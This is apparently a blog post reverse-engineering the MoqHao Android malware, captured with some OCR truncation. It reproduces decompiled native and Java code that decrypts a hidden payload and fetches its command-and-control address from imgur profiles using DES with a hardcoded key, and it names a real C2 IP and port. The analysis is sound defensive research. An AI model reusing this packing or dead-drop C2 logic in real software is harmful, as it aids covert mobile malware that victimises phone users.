
  TypeDef Base Data Type:
    Alignment: 4
    Length: 932

```
64];

1 is JNIEnv */
guard;
trieve assets with getAssets() */
etObjectClass)(jnienv,obj2);
etMethodID)
env,p_Var1,"getAssets","()Landroid/content/res/AssetManager;");
_JNIEnv::CallObjectMethod((_jobject *)jnienv,(_jmethodID *)obj2,p_Va
indClass)(jnienv,"android/content/res/AssetManager");
etMethodID)(jnienv,p_Var1,"list","(Ljava/lang/String;)[Ljava/lang/St

etMethodID)
```

JNI functions at a JNIEnv offset are now automatically resolved. This improves the readability of decompiled C code. There is the decompiled C code of the `ni.pi(...)` function :



Decompile: Java_s_ni_pi - (libvg.so)

```
  strcat((char *)auStack168,pcVar5);
  (*(*jnienv)->ReleaseStringUTFChars)(jnienv,str_00,pcVar5);
                    /* Concatenates the folder_name + / + resource_name */
  p_Var7 = (*(*jnienv)->NewStringUTF)(jnienv,(char *)auStack168);
  p_Var3 = (_jmethodID *)_JNIEnv::CallObjectMethod((_jobject *)jnienv,p_Var3,p_Var4,p_Var7);
  p_Var1 = (*(*jnienv)->FindClass)(jnienv,"java/io/InputStream");
  p_Var2 = (*(*jnienv)->GetMethodID)(jnienv,p_Var1,"read","([B)I");
  p_Var4 = (*(*jnienv)->GetMethodID)(jnienv,p_Var1,"close","()V");
  p_Var8 = (*(*jnienv)->NewByteArray)(jnienv,0xc);
  _JNIEnv::CallIntMethod((_jobject *)jnienv,p_Var3,p_Var2,p_Var8);
                    /* Get the first 12 bytes of the resource */
  (*(*jnienv)->GetByteArrayRegion)(jnienv,p_Var8,0,0xc,ajStack180);
  p_Var8 = (*(*jnienv)->NewByteArray)(jnienv,0x200);
  local_c0 = (byte *)0x0;
  local_bc = (byte *)0x0;
  local_b8 = (byte *)0x0;
                    /* Read the resource */
  while (iVar9 = _JNIEnv::CallIntMethod((_jobject *)jnienv,p_Var3,p_Var2,p_Var8), -1 < iVar9) {
    pjVar10 = (*(*jnienv)->GetByteArrayElements)(jnienv,p_Var8,(jboolean *)0x0);
    for (iVar12 = 0; iVar12 < iVar9; iVar12 = iVar12 + 1) {
      if (local_bc < local_b8) {
        *local_bc = pjVar10[iVar12] ^ local_a9;
        local_bc = local_bc + 1;
      }
      else {
        std::__ndk1::vector<signed_char,std::__ndk1::allocator<signed_char>>::
        __push_back_slow_path<signed_char>((signed *)&local_c0);
      }
    }
    (*(*jnienv)->ReleaseByteArrayElements)(jnienv,p_Var8,pjVar10,0);
  }
  _JNIEnv::CallVoidMethod((_jobject *)jnienv,p_Var3,p_Var4);
  array_00 = (*(*jnienv)->NewByteArray)(jnienv,(int)local_bc - (int)local_c0);
  (*(*jnienv)->SetByteArrayRegion)
            (jnienv,array_00,0,(int)local_bc - (int)local_c0,(jbyte *)local_c0);
  p_Var1 = (*(*jnienv)->FindClass)(jnienv,"java/io/ByteArrayInputStream");
  p_Var11 = (*(*jnienv)->GetMethodID)(jnienv,p_Var1,"<init>","([B)V");
  uVar13 = _JNIEnv::NewObject((_jclass *)jnienv,(_jmethodID *)p_Var1,p_Var11);
  p_Var3 = (_jmethodID *)
           createInflateStream((_JNIEnv *)jnienv,(_jclass *)((ulonglong)uVar13 >> 0x20),
                               (_jobject *)uVar13,(_jobject *)array_00);
  local_bc = local_c0;
  while (iVar9 = _JNIEnv::CallIntMethod((_jobject *)jnienv,p_Var3,p_Var2,p_Var8), -1 < iVar9) {
    pjVar10 = (*(*jnienv)->GetByteArrayElements)(jnienv,p_Var8,(jboolean *)0x0);
    for (iVar12 = 0; iVar12 < iVar9; iVar12 = iVar12 + 1) {
      if (local_bc == local_b8) {
        std::__ndk1::vector<signed_char,std::__ndk1::allocator<signed_char>>::
```

As you can see on the screenshot above, the resource seems to be XORed and decompressed (zlib). Let’s switch to the assembler view to find the key of the XOR.

```
; [*] Get the first 12 bytes of the resource and stores it in r0
8c9e : ldr.w    r0, [fp]
8ca2 : mov      r1, r4
8ca4 : movs     r2, #0
8ca6 : movs     r3, #12         ; r3 = 12
8ca8 : ldr.w    r6, [r0, #800]  ; offset of GetByteArrayRegion in JNIEnv struct
8cac : add      r0, sp, #44     ; r0 = sp + 44
8cae : str      r0, [sp, #0]    ; r0 = address of the buffer
8cb0 : mov      r0, fp
8cb2 : blx      r6

; [*] Create a new Byte Array of 512 bytes
; r4 = 11th bytes of the resource
8cb4 : ldr.w    r0, [fp]
8cb8 : mov.w    r1, #512        ; r1 = 512
8cbc : mov      r6, r5
8cbe : ldrb.w   r4, [sp, #55]   ; r4 = r0 + 11, the 11th bytes of the resource
8cc2 : ldr.w    r2, [r0, #704]  ; offset of NewByteArray in JNIEnv struct
8cc6 : mov      r0, fp
8cc8 : blx      r2

8cca : sub.w    sl, r7, #185
8cce : mov      r5, r0
8cd0 : movs     r0, #0
8cd2 : strd     r0, r0, [sp, #32]   ; Initialize vector struct to store unxored resource
                                    ; #32 = vector.lpStart, #36 = vector.lpLastData
8cd6 : str      r0, [sp, #40]       ; #40 = vector.lpEnd
8cd8 : str      r5, [sp, #24]
8cda : str      r6, [sp, #16]

; [*] Loop to read the resource (512 bytes block), start from 12th bytes
8cdc : ldr      r1, [sp, #20]
8cde : mov      r0, fp          ; r0 = *JNIEnv
8ce0 : mov      r2, r6          ; r2 = InputStream -> int read(byte[] b)
8ce2 : mov      r3, r5          ; r3 = addr of 512 bytes array
8ce4 : blx      7d64 <_ZN7_JNIEnv13CallIntMethodEP8_jobjectP10_jmethodIDz@plt>
8ce8 : mov      r8, r0
8cea : cmp      r0, #0
8cec : blt.n    8d4e <Java_s_ni_pi@@Base+0x23e>
8cee : ldr.w    r0, [fp]
8cf2 : ldr.w    r3, [r0, #736]  ; offset of GetByteArrayElements in JNIEnv struct
8cf6 : mov      r0, fp
8cf8 : mov      r1, r5
8cfa : movs     r2, #0
8cfc : blx      r3

8cfe : add      r6, sp, #32
8d00 : mov      r5, fp
8d02 : mov      r9, r0          ; r9 = @(bytes array return by GetByteArrayElements)
8d04 : mov.w    fp, #0          ; i = 0
8d08 : b.n      8d32 <Java_s_ni_pi@@Base+0x222>

; [*] Loop to XOR (byte per byte) the byte array with r4
8d0a : ldrb.w   r1, [r9, fp]        ; r1 = resource[i], resource byte at index i
8d0e : ldrd     r0, r2, [sp, #36]       ; r0 = vector.lpLastData, r2 = vector.lpEnd
8d12 : eors     r1, r4              ; r1 ^= r4 (r4 is still equal to the 11th bytes of the resource)
8d14 : cmp      r0, r2              ; cmp vector.lpLastData == vector.lpEnd
8d16 : strb.w   r1, [r7, #-185]
8d1a : bcs.n    8d26 <Java_s_ni_pi@@Base+0x216>
8d1c : strb     r1, [r0, #0]
8d1e : ldr      r0, [sp, #36]   ; *(vector.lpLastData) = r1 (unxored byte)
8d20 : adds     r0, #1          ; vector.lpLastData += 1
8d22 : str      r0, [sp, #36]
8d24 : b.n      8d2e <Java_s_ni_pi@@Base+0x21e>
8d26 : mov      r0, r6          ; r0 = @vector
8d28 : mov      r1, sl          ; r1 = unxored byte
; https://stackoverflow.com/questions/51457322/what-is-stdvector-emplace-back-slow-path-stdvector-push-back-
slow-path
8d2a : blx      7d70 <_ZNSt6__ndk16vectorIaNS_9allocatorIaEEE21__push_back_slow_pathIaEEvOT_@plt>
8d2e : add.w    fp, fp, #1      ; i = i + 1
8d32 : cmp      fp, r8          ; cmp i == number of bytes read by InputStream -> int read(byte[] b)
8d34 : blt.n    8d0a <Java_s_ni_pi@@Base+0x1fa> ; jmp 0x8d0a (XOR loop)
```

> I would like to thanks Christophe for helping me on the ARM reverse engineering.

The resource (from the 12th byte to the end of the file) is XORed with the 11th byte of this same resource. So, we have the XOR key ! Let’s write a Python script to automatically unpack the resource.

> The size of the unpack resource is indicated on bytes 8, 9 and 10 but is not used in the assembly code. We will use the size in the Python script to make it more stable.

```
#!/usr/bin/env python3
from sys import argv, exit as sys_exit
from zlib import decompress


def unpack(path):
    """Unpack resource of MoqHao malware."""
    with open(path, "rb") as resource, open(path + ".dex", "wb") as
dex:
        data = resource.read()

        size = data[10] | data[9] << 8 | data[8] << 16
        xor_key = data[11]

        dec = bytes(data[12 + i] ^ xor_key for i in range(size))

        dex.write(decompress(dec))
        print("[*] Unpacked at '" + path + ".dex'.")


if __name__ == "__main__":
    if len(argv) != 2:
        print("[!] Usage : " + argv[0] + " <resource>")
        sys_exit(1)

    unpack(argv[1])
```

Once we run the script, we get a Dalvik dex file.

```
$ python3 unpack.py rosolhvtig/assets/xmdop/1eqlsfh
[*] Unpacked at 'rosolhvtig/assets/xmdop/1eqlsfh.dex'.
$ file rosolhvtig/assets/xmdop/1eqlsfh.dex
rosolhvtig/assets/xmdop/1eqlsfh.dex: Dalvik dex file
version 035
```


We can check that our script works correctly by comparing the obtained file with the resource unpacked by MoqHao.

```
$ sha256sum rosolhvtig/assets/xmdop/1eqlsfh.dex
3ec148623983c6f68b522a182d72330d93ed62e5f57db81c40b8bbad128e1541  rosolhvtig/assets/xmdop/1eqlsfh.dex
$ adb shell sha256sum /data/data/fzicp.hmoj.zqzf.cnuxf/files/b
3ec148623983c6f68b522a182d72330d93ed62e5f57db81c40b8bbad128e1541
/data/data/fzicp.hmoj.zqzf.cnuxf/files/b
```

We are good ! Now, let's dive into the new DEX code analysis.

Retrieve C2 URL

From the previous code analysis, we know that the unpacked resource is run by creating a new object of the class `com.Loader` .



```
import android.view.WindowMana
import android.widget.RemoteVi
import com.h;
import java.io.ByteArrayOutput
import java.io.File;
import java.io.FileOutputStrea
import java.io.InputStream;
import java.io.Serializable;
import java.lang.Thread;
import java.lang.reflect.Metho
import java.net.HttpURLConnect
import java.net.Socket;
import java.net.URL;
import java.net.URLConnection;
import java.nio.charset.Charse
import java.util.ArrayList;
import java.util.Collection;
import java.util.Comparator;
import java.util.Date;
import java.util.HashMap;
import java.util.Iterator;
import java.util.LinkedHashMap
import java.util.LinkedHashSet
import java.util.List;
import java.util.Locale;
import java.util.Map;
import java.util.Random;
import java.util.Set;
import java.util.Timer;
import java.util.TimerTask;
import java.util.concurrent.Ca
import java.util.concurrent.Ti
import java.util.concurrent.at
import org.json.JSONObject;

/* loaded from: /home/xanhacks,
public final class Loader {
    public static final b Comp
    private long A;
    private final String C;
    private final String D;
    private final String E;

    /* renamed from: a  reason
    private Context f213a;

    /* renamed from: e  reason
    private SharedPreferences
    private PowerManager.WakeL
    private TimerTask i;
```


`jadx-gui` gives us some statistics about the DEX file :

```
Classes:
615
Methods:
2876
```

We will not go through all the classes and methods, but only the more important ones.

In the code, we can see a lot of HTTP requests. To find where to start static code analysis, let's run the application with Burpsuite as proxy. Maybe we will obtain a good entry point to focus our research on.

When we start MoqHao, the following HTTP request is made :



Request to https://imgur.com:443 [199.232.196.193]

```
GET /user/shaoye99/about HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safa
Accept: text/html,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cache-Control: no-cache
Host: imgur.com
Connection: close
```

Extended Controls - Pixel_XL_API_30:5554

☐ Use Android Studio HTTP proxy settings

○ No proxy

● Manual proxy configuration

Host name: 127.0.0.1

Port number: 8080

☐ Proxy authentication

Login: username

Password: xxxx

Proxy status: Success

Set Chrome as your default SMS app?

Chrome ○

Messaging ●
Current default


☐ Don't ask again

CANCEL SET AS DEFAULT

Here is the HTTP request in plaintext :

```
GET /user/shaoye99/about HTTP/2
Host: imgur.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121
Safari/537.36
Accept: text/html,*/*;q=0.8
Accept-Encoding: gzip, defate
Accept-Language: zh-CN,zh;0.8,en;q=0.6
Cache-Control: no-cache
Connection: Keep-Alive
```

Let's visit the link, `hxxps://imgur.com/user/shaoye99/about` :



ABOUT

bgfrewiFaRPCdEp9o05vGWA-r0_i_IHXXynJgDlbgfrewi

JOINED

July 4, 2022

INTERNET POINTS

0

NOTORIETY

The about section of the profile seems to contain encrypted data. Let's use the previous information to start static code analysis.

By searching for the string `shaoye99` , we came across the following line which is very interesting.

```
private final String f279m =
"chrome|shaoye77@imgur|shaoye88@imgur|shaoye99@imgur";
```

We can look for some cross-references and we get the following big function.

```
public final String getDefaultAccounts() {
    return this.f279m;
}

public final String mo333a() {
    // ...

        String string = Loader.access$getPreferences$p(Loader.this).getString("addr_accounts",
Loader.this.getDefaultAccounts());
        // string = "chrome|shaoye77@imgur|shaoye88@imgur|shaoye99@imgur";

        C0474i.m321c(string, "addrAccountsStr");
        m204M = C0533v.m204M(string, new char[]{'|'}, false, 0, 6, null); // split on '|'
        String locale = Locale.getDefault().toString();
        C0474i.m321c(locale, "Locale.getDefault().toString()");
        m217i = C0532u.m217i(locale, "ko", false, 2, null);
        if (m217i) {
            access$getPreferences$p = Loader.access$getPreferences$p(Loader.this);
            obj = m204M.get(1); // if locale is 'ko', then use 'shaoye77@imgur'
        } else {
            m217i2 = C0532u.m217i(locale, "ja", false, 2, null);
            if (m217i2) {
                access$getPreferences$p = Loader.access$getPreferences$p(Loader.this);
                obj = m204M.get(2); // if locale is 'ja', then use 'shaoye88@imgur'
            } else {
                access$getPreferences$p = Loader.access$getPreferences$p(Loader.this);
                obj = m204M.get(3); // else use 'shaoye99@imgur'
            }
        }
        String string2 = access$getPreferences$p.getString("account", (String) obj);
        // For french user, string2 = obj = 'shaoye99@imgur'

        if (!C0474i.m323a(string2, "unknown")) {
            C0474i.m321c(string2, "account");
            String m759g = C0337t.m759g(string2); // Fetch C2 IP address
            Log.d("WS", "ACC:" + string2);
            if (m759g == null) {
                Loader.this.f276j = "DNS ERROR";
                String string3 = Loader.access$getPreferences$p(Loader.this).getString("last_addr", "");
                if (!C0474i.m323a(string3, "")) {
                    m759g = string3;
                }
                this.f400c.f860a++;
                return m759g;
            }
            m217i3 = C0532u.m217i(m759g, "ssl://", false, 2, null);
            if (m217i3) {
                str = C0532u.m221e(m759g, "ssl://", "wss://", false, 4, null);
            } else {
                str = "ws://" + m759g;
            }
            // Store C2 IP address into 'last_addr' SharedPreferences
            Loader.access$getPreferences$p(Loader.this).edit().putString("last_addr", str).apply();
            return str;
        }
        throw new IllegalStateException("null......");
    }
}
```

The string `"chrome|shaoye77@imgur|sha..."` is split with the separator `|` . Then, if the locale of the phone is :

- `ko` (Korean), use `shaoye77@imgur`
- `ja` (Japan), use `shaoye88@imgur`
- else, use `shaoye99@imgur`

Then, send the imgur profile to `C0337t.m759g(string2);` . With a French phone, we will get `C0337t.m759g("shaoye99@imgur");` , this corresponds to the imgur profile we saw on Burpsuite.

The `m759g` function returns the C2 IP & port (we will reverse it very soon), then store it inside “last_addr” SharedPreferences.

So, to get the C2 IP address and port, we have **two** ways :

1. Extract `last_addr` from the SharedPreferences.
2. Analyse the function `m759g` to determine how MoqHao retrieves the C2 from the Imgur profiles.

The first way is very simple, you just need to view the content of `pref.xml` :

```
$ adb shell cat
/data/data/<package_name>/shared_prefs/pref.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <int name="shut" value="4" />
    <int name="create" value="4" />
    <string
name="last_addr">ws://107.148.160.222:28867</string>
</map>
```

And bingo, we got our C2 `ws://107.148.160.222:28867` !

The second way, is also quite simple, we need to go through the Java code. Let’s do this by analysing the method `C0337t.m759g(string2)` :

```
public static final String m759g(String str) {
    List m204M;
    C0474i.m320d(str, "acc");
    m204M = C0533v.m204M(str, new char[]{'@'}, false, 0, 6, null);
    if (C0474i.m323a((String) m204M.get(1), "debug")) {
        return (String) m204M.get(0);
    }
    if (C0474i.m323a((String) m204M.get(1), "vk")) {
        return m752n((String) m204M.get(0));
    }
    if (C0474i.m323a((String) m204M.get(1), "youtube")) {
        return m751o((String) m204M.get(0));
    }
    if (C0474i.m323a((String) m204M.get(1), "ins")) {
        return m753m((String) m204M.get(0));
    }
    if (C0474i.m323a((String) m204M.get(1), "GoogleDoc")) {
        return m756j((String) m204M.get(0));
    }
    if (C0474i.m323a((String) m204M.get(1), "GoogleDoc2")) {
        return m755k((String) m204M.get(0));
    }
    if (C0474i.m323a((String) m204M.get(1), "blogger")) {
        return m758h((String) m204M.get(0));
    }
    if (C0474i.m323a((String) m204M.get(1), "blogspot")) {
        return m757i((String) m204M.get(0));
    }
    if (!C0474i.m323a((String) m204M.get(1), "imgur")) {  // if NOT EQUALS to
imgur
        return null;
    }
    return m754l((String) m204M.get(0)); // then, imgur request is made
}
```

`m759g` calls a function with the name of the profile in parameter according to the platform used (imgur, vk, youtube, googledoc, …).

For example, the string `shaoye99@imgur` is split on `@` :

- `shaoye99` = `m204M.get(0)`
- `imgur` = `m204M.get(1)`

With our imgur profile, we will call `m754l('shaoye99')`. Its goal is to extract the about section of the imgur profile and decrypt it with DES in CBC mode.

```
// Extract about section
public static final java.lang.String m754l(java.lang.String r7) {
    C0474i.m320d(str, "acc");
    C0482q c0482q = C0482q.f864a;
    String format = String.format("https://imgur.com/user/%s/about", Arrays.copyOf(new Object[]{str},
1));
    C0474i.m321c(format, "java.lang.String.format(format, *args)");
    String str2 = null;
    try {
        // search for regex :
        // - ffgtrrt([\\w_-]+?)ffgtrrt
        // - bgfrewi([\\w_-]+?)bgfrewi
        // - htynff([\\w_-]+?)htynff
        // - gfjytg([\\w_-]+?)gfjytg
        // - dseregn([\\w_-]+?)dseregn
        // results in 'group' variable

        if (group != null) {
            str2 = m762d(group);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
    if (str2 == null) {
        Log.e("MSG", "DNS ERR");
    }
    return str2;
}

// Base64 decode and call function to decrypt
public static final String m762d(String str) {
    C0474i.m320d(str, "str"); // check str is not null
    byte[] decode = Base64.decode(str, 8); // base64 decode
    C0474i.m321c(decode, "Base64.decode(str, 8)"); // check decode is not null
    return new String(m764b(decode, "Ab5d1Q32"), "UTF-8"); // decrypt with DES (mode CBC)
}

// Decrypt with KEY = IV = "Ab5d1Q32"
public static final byte[] m764b(byte[] bArr, String str) {
        C0474i.m320d(bArr, "src");
        C0474i.m320d(str, "paramString");
        SecureRandom secureRandom = new SecureRandom();
        Charset charset = C0510d.f880a;
        byte[] bytes = str.getBytes(charset);
        C0474i.m321c(bytes, "(this as java.lang.String).getBytes(charset)");
        SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, "DES");
        Cipher cipher = Cipher.getInstance("DES/CBC/PKCS5Padding");
        byte[] bytes2 = str.getBytes(charset);
        C0474i.m321c(bytes2, "(this as java.lang.String).getBytes(charset)");
        cipher.init(2, secretKeySpec, new IvParameterSpec(bytes2), secureRandom);
